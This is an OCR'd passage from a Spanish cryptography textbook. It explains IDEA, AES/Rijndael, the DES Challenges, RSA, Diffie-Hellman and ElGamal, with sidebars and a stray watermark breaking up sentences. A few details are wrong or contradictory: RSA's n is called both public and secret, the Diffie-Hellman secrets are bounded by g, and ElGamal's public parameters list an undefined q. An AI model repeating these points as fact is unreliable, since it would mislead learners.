


Figura 13. *Esquema de vueltas y agregado de 6 subclaves creadas por un generador en cada vuelta. El generador produce subclaves en grupos de a 6: Z1 a Z6 para la primera vuelta, Z7 a Z12 para la segunda, etcétera.*

Al bloque de 64 bits de entrada se lo divide en 4 sub-bloques de 16 bits cada uno. En forma paralela, a partir de la clave de 128 bits, se generan 52 subclaves de 16 bits cada una. De esas 52 subclaves, se utilizan 6 claves por cada vuelta. En la **figura 14** vemos cómo se mezclan las subclaves. Por la parte superior ingresan 4 sub-bloques de 16 bits, que se procesan con las claves según las funciones dadas, en un total de 8 vueltas. Una vez terminadas estas vueltas, se realiza una transformación final con 4 subclaves más, la cual invierte la operación inicial. Esta última etapa está representada en la **figura 15**. A su salida se obtiene finalmente el criptograma.




Figura 14. *Operaciones por cada vuelta. El círculo con signo de suma representa las XOR, el cuadrado con signo de suma representa la suma módulo 2^{16} y el círculo con punto representa el producto módulo 2^{16+1}.*

Respecto a la seguridad de este algoritmo, el ataque por fuerza bruta resulta impracticable computacionalmente, ya que es necesario probar 10^{38} claves, cantidad imposible de manejar con el procesamiento actual. Por otro lado, los diseñadores analizaron este algoritmo para medir su fortaleza frente al criptoanálisis diferencial y concluyeron que es inmune bajo ciertos supuestos. Si bien no se han reportado debilidades frente al criptoanálisis lineal o algebraico, se han encontrado algunas claves débiles, evitables al momento de la implementación. Detrás de AES, es considerado como uno de los cifrados en bloque más seguros.




Figura 15. *Media vuelta final del algoritmo. Podemos ver las operaciones realizadas y cómo ingresan las cuatro claves de esta etapa.*

El nuevo estándar: AES

Tanto en 1987 como en 1993, el **NIST** volvió a certificar a DES. Durante estos años se estandarizó como algoritmo de cifrado en todo el mundo. Finalmente, en 1997 NIST no volvió a certificarlo y llamó a un concurso internacional para buscar un nuevo estándar mundial de cifrado denominado AES. Entre 1997 y 1999 el DES se enfrentó a tres desafíos conocidos como **DES Challenge**, que impulsa y promociona la compañía **RSA**.

Antes de continuar, hagamos un juego mental. Hasta ahora hablamos de tamaños de clave de 128 bits, espacios de clave de 2^{128} claves, etcétera. Resultaría interesante poder plasmar en algo comprensible estos conceptos. Por ejemplo, tomemos como referencia el tiempo. Supongamos, por un momento, que estamos en 1999 y tenemos los recursos de procesamiento disponibles en el DES Challenge III. En la siguiente tabla podemos ver una comparativa entre los distintos valores de claves y el tiempo estimado requerido para romperlas mediante ataques por fuerza bruta.

LONGITUD DE LA CLAVE	TIEMPO NECESARIO PARA ROMPER LA CLAVE
40 bits	2 segundos
48 bits	9 minutos
56 bits	40 horas
64 bits	14 meses
72 bits	305 años
80 bits	78.250 (2^{16}) años
96 bits	5.127.160.311 (2^{32}) años
112 bits	336.013.578.167.538 (2^{48}) años
128 bits	22.020.985.858.787.784.059 (2^{64}) años

Tabla 2. *Como podemos ver, el tiempo crece exponencialmente frente al incremento del tamaño de la clave.*

En la última instancia de la competencia, para encontrar al reemplazo de DES quedaron 5 algoritmos como finalistas, siendo el ganador un algoritmo belga desarrollado por los ingenieros y criptógrafos Joan Daemen y Vincent Rijmen. El nombre del algoritmo es **Rijndael**, una palabra compuesta a partir de los nombres de sus inventores.
En rigor de verdad, AES no es Rijndael (aunque se los referencie indistintamente), sino una variación, similar a lo que sucedió con DES y Lucifer. Rijndael permite un mayor rango de tamaño de bloques y longitud de claves. AES tiene un tamaño de bloque fijo de 128 bits y tamaños de claves de 128, 192 ó 256 bits, mientras que Rijndael soporta claves múltiplo de 32 bits, con un mínimo de 128 bits y un máximo de 256 bits. Al contrario de su predecesor, Rijndael no es una red de Feistel, sino una **red de sustitución-permutación**, conceptualmente similar a IDEA. Pero sí mantiene las **cajas S**, implementadas en una de las capas de trabajo de AES denominada **capa no lineal**. En cuanto al rendimiento, es rápido tanto en software como en hardware y relativamente fácil de implementar. En la **figura 16** podemos apreciar el esquema general de AES. Es importante notar que en este caso, la operación de cifrado es diferente de la de descifrado.




Figura 16. *Funciones utilizadas por AES dependiendo de la vuelta.*

ALGORITMOS ASIMÉTRICOS

Al comienzo de este capítulo mencionamos que, dependiendo de los algoritmos de cifrado, podríamos usar una o más claves para cifrar/descifrar un determinado dato. En el caso de los algoritmos simétricos, se utilizaba una misma clave para cifrar y descifrar, denominada clave secreta. En los algoritmos asimétricos o de clave pública, utilizaremos **dos claves**, una **pública** y una **privada**. Si ciframos con una, tenemos que descifrar con la otra.




Figura 17. *En un algoritmo asimétrico, el cifrado y el descifrado utilizan claves distintas (pública y privada), por lo que también se los llama* ***algoritmos de clave pública****.*

Típicamente, utilizamos estos algoritmos para el **intercambio** de claves y la **firma digital**. En el primer caso, dado que el cifrado asimétrico es mucho más lento que el cifrado simétrico, éstos se centran en distribuir las claves para cifrar con un algoritmo simétrico entre dos extremos que se quieren comunicar. Esto se hace cifrando pequeñas cantidades de información, por ejemplo, una clave de 128 ó 256 bits.

Chilexs22

DES CHALLENGE I

El desafío DES proponía quebrar la seguridad de ese algoritmo de la forma que fuera. Existieron tres instancias de este desafío, la primera (DES Challenge I) fue el 29 de enero de 1997. Se rompió la clave en 96 días con 80.000 PCs de Internet evaluando 7.000 millones de claves por segundo. Para encontrar la clave se debió recorrer el 25% del espacio total de claves.

En el caso de la firma digital, se busca **autenticar** y además garantizar el **no repudio**. Recordemos que este requerimiento de seguridad garantiza que un usuario no pueda negar que realizó una determinada acción. Por ejemplo, en una transacción comercial a través de Internet.
Aquí debemos hacer una pequeña aclaración: dado que no es el objetivo del libro demostrar los fundamentos de teoría de números y álgebra asociados a estos algoritmos, no profundizaremos en ellos y los mencionaremos en el caso que sea estrictamente necesario. Para aquellos lectores familiarizados con el tema, sepan disculpar algunas licencias tomadas para simplificar la explicación de estos algoritmos.

RSA

Este algoritmo fue desarrollado, en 1977, por Ron Rivest, Adi Shamir y Len Adleman en el **MIT**. Las letras **RSA** son las iniciales de sus apellidos y fue patentado por el MIT en 1983, patente que expiró el 21 de septiembre de 2000. RSA brinda posibilidades de cifrado, intercambio de llaves y autenticación.

Figura 18. *Podemos visitar el sitio oficial de la RSA Security en* ***www.rsa.com****.*

Chilexs22

DES CHALLENGE II

El segundo desafío DES se dividió en dos partes. El Challenge II-1 data del 13 de enero de 1998. Se rompió la clave en 39 días con un ataque distribuido por **distributed.net**, evaluando 34.000 millones de claves/seg. El Challenge II-2 fue el 13 de julio de 1998. La **EFF** (Electronic Frontier Foundation) creó el DES Cracker y en 56 horas lo quebró, evaluando 90.000 millones de claves/seg.

Dado que los algoritmos asimétricos son mucho más **lentos** que los simétricos, lo que se busca cifrar son datos pequeños, por ejemplo, la clave secreta que se utilizaría para cifrar/descifrar un mensaje en ambos extremos. Esto es así ya que la complejidad matemática utilizada en los algoritmos asimétricos es mucho mayor que la que se utiliza en sus pares simétricos (basados en el procesamiento de matrices). Actualmente, el tamaño típico de las claves es de 1024 ó 2048 bits, pero se pueden alcanzar los 4096 y 8192 bits. Analicemos el funcionamiento de este algoritmo: se escogen dos números primos grandes, **p** y **q**. Luego se calcula el parámetro **n = p * q** (dado el tamaño de la clave y de los números **p** y **q**, el número **n** es del orden de 10^{300}). A este parámetro se le aplica la función **cociente de Euler**: $\Phi(n) = (p-1).(q-1)$.

Esta función se utiliza ya que tiene en cuenta todos los números que no tengan factores comunes con **n**. Este punto es fundamental porque el algoritmo RSA basa su fortaleza en la dificultad de factorizar números enteros grandes (del orden de magnitud de **n**). Obtenido $\Phi(n)$, se elige un número **e** menor a ese valor, tal que sea primo relativo con éste (esto nos garantiza que ambos no compartan factores comunes). Este número será la clave pública del sistema.

El próximo paso es, a partir del número **e**, obtener un número d tal que d = inv $[e,\Phi(n)]$. Esto es, se calcula el número **d** como el inverso multiplicativo de **e**. Este inverso multiplicativo, dado que **n** y $\Phi(n)$ son primos relativos, es único (existe un único par **e**, **d**). De ahí que se utilice **d** como clave privada. De todos estos parámetros, **n** y **e** son públicos, mientras que **p**, **q** y **n** son secretos. A partir de ellos se calcula el texto cifrado haciendo: $C = (M)^e \bmod n$, y se vuelve al mensaje original haciendo: $M = (C)^d \bmod n$.

Para que un atacante pueda romper este algoritmo, debería obtener la clave privada conociendo la pública y el parámetro **n**. En la actualidad, es computacionalmente imposible invertir la función para obtener **d**. Pero si bien esto es cierto, al momento de la implementación existen ciertas consideraciones que debemos tener en cuenta al elegir los valores de los parámetros **p** y **q**, ya que de lo contrario el algoritmo RSA puede dejar de ser tan efectivo en ciertas circunstancias.

Una de las consideraciones que debemos tener en cuenta es asegurarnos de que **p** y **q** sean **números primos**. Si bien parece obvio, hay que recordarlo ya que estamos

Chilexs22

DES CHALLENGE III

El DES Challenge III fue el último de los desafíos DES propuestos por RSA y data del 18 de enero de 1999. Para esta instancia, se unieron **DES Cracker** y **distributed.net** con 100.000 PC conectadas a Internet para romper la clave en 22 horas, evaluando 245.000 millones de claves por segundo tras recorrer el 22% del espacio de claves.

hablando de números que tienen 300 ceros, y no estamos acostumbrados a trabajar con cifras de ese orden. Para esto, existen diferentes **tests de primalidad**. En pocas palabras, es un algoritmo que dado un número de entrada **n** no consigue verificar la hipótesis de un teorema cuya conclusión es que **n** es compuesto. En palabras sencillas, este algoritmo no puede encontrar divisores de **n**. Algunos de estos algoritmos son el **test de Fermat** y el de **Miller-Rabin**.
Otra consideración es que si **p** y **q** son muy cercanos, la factorización de n se simplifica notablemente, es decir, si **p** y **q** son de similar orden y suponemos **p > q**, entonces **(p-q)/2** es un entero muy pequeño y por otra parte **(p+q)/2** será un entero ligeramente superior a $\sqrt{n}$. Estas son sólo dos consideraciones elementales a la hora de la implementación. En el sitio oficial de RSA hay una serie de recomendaciones muy interesantes que podemos leer para profundizar nuestros conocimientos.

Diffie-Hellman

Es un algoritmo desarrollado por Whitfield Diffie y Martin Hellman que fue publicado en el año 1976. En rigor de la verdad, **Diffie-Hellman** (**DH**) es solamente un **protocolo de intercambio de claves**, ya que no permite cifrado ni firma como sí lo hace RSA. Una ventaja de DH es que la llave nunca se envía por el canal. Sólo se envían una serie de parámetros a través de los cuales, utilizando funciones matemáticas, ambos extremos pueden **reconstruir una clave compartida**. La seguridad radica en la complejidad de calcular **logaritmos discretos**, incluso más difícil que el cálculo de los números primos grandes utilizados en RSA. En la **figura 19** podemos ver los parámetros que utiliza esta función y qué transmite cada una de las partes.




Figura 19. *Parámetros del algoritmo Diffie-Hellman e intercambio para regenerar la clave en cada extremo.*

Imaginemos que tenemos dos usuarios que quieren realizar un intercambio de claves, Ana y Beto. En el caso de DH, en primera instancia se establecen dos parámetros: un número primo **p** de magnitud similar a los primos de RSA, y un número **g**, el cual debe cumplir la propiedad de ser raíz primitiva de **p**, ambos parámetros públicos. En segundo lugar, en ambos extremos se selecciona un nuevo parámetro, pero en este caso secreto. Ana obtiene el número **a** y Beto el número **b**. Tanto **a** como **b** deben ser menores que **g**. A partir de esto, se hacen los siguientes cálculos y se obtienen dos nuevos parámetros: **A** y **B**.

$A = g^a \bmod p$ es calculado por Ana y $B = g^b \bmod p$ es calculado por Beto. En esta instancia, Ana transmite a Beto el parámetro **A** y Beto hace lo propio con el parámetro **B**. Finalmente, Ana reconstruirá una clave K_1 realizando la siguiente operación: $K1 = B^a \bmod p = (g^b)^a \bmod p$. Beto hará lo propio con una clave K_2 de la siguiente forma: $K2 = A^b \bmod p = (g^a)^b \bmod p$.

Si recordamos aquella propiedad aprendida en el colegio que decía que una operación de potencia de potencias (como en nuestro caso $(g^b)^a$ ó $(g^a)^b$) era equivalente a mantener la base y multiplicar los exponentes (en nuestro caso sería $g^{ba} = g^{ab}$), como el resto de los parámetros en K_1 y K_2 son idénticos, nos queda $K= K_1= K_2$. De esta manera, hemos generado la clave K en ambos extremos sin haberla enviado en ningún momento. La pregunta que debemos tener en mente es ¿dónde radica la fortaleza de este algoritmo? Sabemos que **a** y **b** son secretos y cada parte solamente conoce uno de ellos. Si además analizamos las expresiones de K_1 y K_2, tanto **p** como **g** son públicos, al igual que **A** y **B**. Por lo que para calcular la clave por afuera de este esquema, es necesario conocer **a** y **b**.

Seguramente, recordaremos que existe una operación llamada **logaritmo**, que se utiliza para poder calcular el exponente conociendo el resultado de esa operación y la base de la potencia. Nosotros usaríamos el logaritmo para calcular el parámetro **a** de la ecuación $A=g^a$, es decir, deberíamos calcular $\log_g A=a$. Dados los órdenes de magnitud de estos parámetros (alrededor de 300 ceros), resolver esta ecuación con la potencia de procesamiento que existen en la actualidad es computacionalmente imposible.

Sin embargo, DH es susceptible de sufrir ataques del tipo **MITM** (man-in-the-middle). Suponiendo que la comunicación es interceptada por un atacante, éste

Chilexs22

III PARADOJA DEL CUMPLEAÑOS

Esta paradoja se basa en un juego de cálculos matemáticos simples, con los que se puede demostrar que la probabilidad de obtener colisiones en los resultados de un algoritmo de hash es mayor que la naturalmente esperable. Se le llama **del cumpleaños** porque se ejemplifica, normalmente, con la probabilidad de que dos personas cumplan años el mismo día.

podría hacerle creer a Beto que él es Ana y viceversa, ya que no se autentica en primera instancia. De esta forma, el atacante podría intercambiar claves con Beto por un lado, pudiendo finalmente escuchar la conversación en ambos sentidos. Para solucionar esto, junto con DH se utiliza el algoritmo **DSA** de firma digital, garantizando de este modo la identidad de cada una de las partes.

ElGamal

Este algoritmo, que fue publicado en el año 1985 por Taher **ElGamal**, extiende los conceptos matemáticos de DH con el objeto de soportar un criptosistema completo de clave pública, es decir, con la implementación de ElGamal es posible obtener **firma digital y cifrado**. A diferencia de RSA, ElGamal no fue patentado, por lo que es de dominio público.




Figura 20. *Retrato del Dr. Taher ElGamal, creador del algoritmo de cifrado asimétrico que lleva su nombre.*

Chilexs22

EL PODEROSO DR. SCOLNIK

Desde 2005, un reconocido matemático argentino, el Dr. Hugo Scolnik, ha realizado notables avances en la factorización de enteros grandes, que de continuar avanzando podría echar por tierra la seguridad de RSA. Si bien aún no llegó a los 1024 bits que tiene el estándar actual, avanza a paso firme, por lo que sólo es cuestión de tiempo alcanzar esa cifra.

La seguridad del algoritmo está basada en el mismo supuesto matemático que DH: el **PLD** (**Problema del Logaritmo Discreto**). El esquema de funcionamiento básico de ElGamal consta de tres componentes: el **generador de claves**, el **algoritmo de cifrado** y el de **descifrado**. A continuación, describimos el funcionamiento del algoritmo.

Para generar un par de llaves se escoge un número primo **p** tal que **(p-1)** tenga un factor primo grande. Además, se eligen dos números aleatorios **g** (el generador) y **a** (que actuará como llave privada), tal que **2 < a < (p-2)**. A partir de estos parámetros se calcula el valor $A = g^a \bmod p$, donde **A** es la clave pública a utilizar, **a** es la clave privada y los parámetros **p**, **q** y **A** son públicos.

Con respecto a la seguridad, hasta el momento el algoritmo ElGamal es considerado un algoritmo efectivo: sólo podría romperse si el atacante es capaz de calcular logaritmos discretos. Sin embargo, en la actualidad no existen algoritmos eficientes para realizar este cálculo en un tiempo razonable.

En el momento de la implementación, existe un caso en el que este algoritmo se vuelve maleable. Esto implica que en ciertas condiciones, la seguridad de ElGamal puede comprometerse. Este ataque considera que el atacante tiene el criptograma y el mensaje conocido. Si el emisor que cifró el mensaje anterior genera un nuevo mensaje cifrado utilizando la misma clave privada, el atacante podría obtener el nuevo mensaje en texto plano.

